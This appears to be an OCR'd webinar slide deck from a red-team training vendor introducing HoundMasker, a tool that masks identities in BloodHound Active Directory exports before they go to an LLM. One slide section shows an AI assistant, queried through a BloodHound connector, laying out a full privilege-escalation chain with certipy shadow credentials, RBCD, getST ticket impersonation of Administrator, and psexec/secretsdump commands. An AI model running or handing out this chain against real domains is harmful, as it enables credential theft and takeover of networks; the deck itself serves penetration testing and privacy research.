HOUND MASKER

Privacy-Preserving Attack Path Analysis for BloodHound

WHOAMI

- Security Consultant at NetSPI
- Founder of TheAbhisekCast (Cybersecurity Podcast)
- Speaker at Bsides, Null and a few more community chapters

Altered Security

- Trained more than 50000 security professionals from more than 130 countries!
- Our Red Team Labs Platform enables labs to be:
  - Affordable
  - Easy to Access
  - Stable and provide great user experience
  - Fun to Solve
  - Big enough to feel enterprise-like

Red team labs	alteredsecurity.com/online-labs
Instructor-led bootcamps	alteredsecurity.com/bootcamps
GitHub	github.com/AlteredSecurity
Lab Platform	enterprisesecurity.io
Free Labs and Challenges	redlabs.enterprisesecurity.io

What is Hacker Summer

- Altered Security's month-long Red Teaming event.
  - Research blogs and webinars on Red Teaming for on-prem, Azure and AI.
  - Call for papers.
  - Discounts and giveaways.

Webinar Ground Rules

- You can ask questions on general channel (#general) on our Discord server (https://discord.com/invite/vcEwaRMwJe). We won't be able to monitor Zoom Chat.

- To ensure a smooth experience, participants are not allowed to use their microphone.

- Please maintain professional conduct and a respectful atmosphere throughout the webinar.

INTERNAL NETWORK, ACTIVE DIRECTORY & BLOODHOUND

WHAT DOES A BLOODHOUND EXPORT ACTUALLY HOLD?

AND HOW DOES IT WORK?

Objects and Relationships

WHO HERE HAS LOST AN EVENING TO A BLOODHOUND GRAPH?

AI IS GREAT AT REASONING OVER GRAPHS, SO WHY NOT JUST PASTE IT IN?

…BUT WHAT ARE YOU ACTUALLY HANDING OVER?

WHAT IF YOU KEEP THE GRAPH BUT DROP THE IDENTITY?

WHY NOT JUST FIND-AND-REPLACE THE NAMES?

Objects, Relationships and Tier 0 Assets

https://github.com/SpecterOps/TierZeroTable

SO WHAT GETS MASKED?

AND WHAT GETS EMPTIED ENTIRELY?

WHAT STAYS UNTOUCHED

HOW PAINFUL IS IT TO RUN?


```
python3 houndmasker.py --new ../BHLabFiles/*.json
```


[redacted]

```
============================================================
SUMMARY
============================================================
  Files processed : 10
  Total objects   : 4227
  Elapsed         : 9.8s

  Mapping totals:
    domains         : 5
    sid_triples     : 4
    users           : 4105
    computers       : 123
    groups          : 557
    gpos            : 13
    ous             : 51
    cas             : 3
    certtemplates   : 38
    containers      : 206

  Mapping file    : modified_files_12_07_26/mapping.json
  Masked files in : [redacted]HoundMasker/modified_files_12_07_26
============================================================
```


DOES THE GRAPH ACTUALLY SURVIVE?


Domain Trusts




SameForestTrust
SameForestTrust
ZZTDVDDTNGXTKYYXOK-D...
Active Directory | Domain
ZZTDVDDTNGXTKYYXOK-D...
Active Directory | Domain

An attack path with ACLs




ZZTDVDDTNGXTKYYXOK-USER2649@ZZTDVDDTNGXTKYYXOK-DOM
ZZTDVDDTNGXTKYYXOK-USER531@ZZTDVDDTNGXTKYYXOK-DOMA
ZZTDVDDTNGXTKYYXOK-U...
Active Directory | User
MemberOf
ZZTDVDDTNGXTKYYXOK-G...
Active Directory | Group
GenericAll
GenericAll
ZZTDVDDTNGXTKYYXOK-U...
Active Directory | User
ZZTDVDDTNGXTKYYXOK-U...
Active Directory | User
GenericAll
GenericAll
USERS@ZZTDVDDTNGXTKY...
Active Directory | Container
Contains
ZZTDVDDTNGXTKYYXOK-U...
Active Directory | User

DISCLAIMER

NOW BRING IN THE LLM

CLAUDE MCP AND HOW DID THAT RESPOND?

I have a domain user credentials, I noticed authenticated users have 'generic write' with the target computer, Help me how to exploit the ACL that domain user has over 'ZZTDVDDTNGXTKYYXOK-COMPUTER116.ZZTDVDDTNGXTKYYXOK-DOMAIN1'. Use the bloodhound_mcp connector to query.

Let me verify that "Authenticated Users" edge directly in BloodHound — it didn't appear in my first pass, so let me confirm it exists before you rely on it.

Used 5 tools ›

That premise is worth correcting before you burn time on it — **Authenticated Users does *not* have GenericWrite over COMPUTER116** in this dataset. I verified it three ways (no edge exists). What Authenticated Users actually has GenericWrite over is **COMPUTER5** — and *that* is what unlocks COMPUTER116. Let me confirm the full path.

Used bloodhound_mcp: graph analysis ›

Confirmed. Your premise had the target one hop off, and the corrected path is actually **better** — it works for *any* domain user, no special account needed.

What BloodHound actually shows

```
AUTHENTICATED USERS  ──GenericWrite──▶  COMPUTER5  ──GenericWrite/WriteDacl/WriteOwner──▶
COMPUTER116 (Tier 0)
```

- **Authenticated Users → COMPUTER116: no direct edge.** The GenericWrite you saw is against `ZZTDVDDTNGXTKYYXOK-COMPUTER5` (SID `…-1671`), not COMPUTER116.
- `COMPUTER5$` → **COMPUTER116** holds `GenericWrite`, `WriteDacl`, `WriteOwner`, and `GenericAll`.

Since every domain user is a member of Authenticated Users, your single credential gives you hop 1 for free. You compromise COMPUTER5, then pivot as its machine account to COMPUTER116.

Hop 1 — abuse GenericWrite on COMPUTER5 (as your domain user)

Shadow Credentials to recover the COMPUTER5 machine hash:

```
certipy shadow auto \
   -u <youruser>@zztdvddtngxtkyyxok-domain1 -p '<pass>' \
   -account 'ZZTDVDDTNGXTKYYXOK-COMPUTER5$'
# → outputs the NT hash of COMPUTER5$
```

(No ADCS/PKINIT? Use RBCD instead: `addcomputer.py` to make `ATTACK$`, then `rbcd.py -delegate-to 'ZZTDVDDTNGXTKYYXOK-COMPUTER5$' -delegate-from 'ATTACK$' -action write …`, then S4U for a ticket to COMPUTER5.)

Hop 2 — use COMPUTER5$ to abuse its control over COMPUTER116

Now authenticate as `COMPUTER5$` and repeat Shadow Credentials against the real target:

```
certipy shadow auto \
   -hashes :<COMPUTER5$_NThash> \
   -u 'ZZTDVDDTNGXTKYYXOK-COMPUTER5$'@zztdvddtngxtkyyxok-domain1 \
   -account 'ZZTDVDDTNGXTKYYXOK-COMPUTER116$'
# → outputs the NT hash of COMPUTER116$
```

Hop 3 — impersonate a local admin on COMPUTER116 and land

```
getST.py -spn 'cifs/ZZTDVDDTNGXTKYYXOK-COMPUTER116.zztdvddtngxtkyyxok-domain1' \
         -impersonate Administrator \
         -hashes :<COMPUTER116$_NThash> \
         'zztdvddtngxtkyyxok-domain1/ZZTDVDDTNGXTKYYXOK-COMPUTER116$'

export KRB5CCNAME=Administrator.ccache
psexec.py -k -no-pass ZZTDVDDTNGXTKYYXOK-COMPUTER116.zztdvddtngxtkyyxok-domain1
# or: secretsdump.py -k -no-pass … / wmiexec.py
```

LOOKS SO GIBBERISH, RIGHT?

```
unmask> certipy shadow auto \
   -u <youruser>@zztdvddtngxtkyyxok-domain1 -p '<pass>' \
   -account 'ZZTDVDDTNGXTKYYXOK-COMPUTER5$'
# → outputs the NT hash of COMPUTER5$
   ...
certipy shadow auto \
   -u <youruser>@TRAINING.LOCAL -p '<pass>' \
   -account 'SQLSERVER10$'
# → outputs the NT hash of COMPUTER5$
unmask> certipy shadow auto \
   -hashes :<COMPUTER5$_NThash> \
   -u 'ZZTDVDDTNGXTKYYXOK-COMPUTER5$'@zztdvddtngxtkyyxok-domain1 \
   -account 'ZZTDVDDTNGXTKYYXOK-COMPUTER116$'
# → outputs the NT hash of COMPUTER116$
   ...
certipy shadow auto \
   -hashes :<COMPUTER5$_NThash> \
   -u 'SQLSERVER10$'@TRAINING.LOCAL \
   -account 'DC01$'
# → outputs the NT hash of COMPUTER116$
```

and the AI caveat even in sanitized data?

CURRENT VERSION LIMITATIONS?

WHERE CAN I FIND IT?

- https://abhis3k.in/blog/
- https://github.com/abhisek3122/HoundMasker

RELEVANT TOOLS

https://github.com/kaydaskalakis/AnonymousHound

Thank you

- Please provide feedback.

- Discord (#general channel for this webinar) – https://discord.com/invite/vcEwaRMwJe
- Red Team labs: https://www.alteredsecurity.com/online-labs
- Bootcamps: https://www.alteredsecurity.com/bootcamps
- Free Azure Red Team Labs: https://redlabs.enterprisesecurity.io/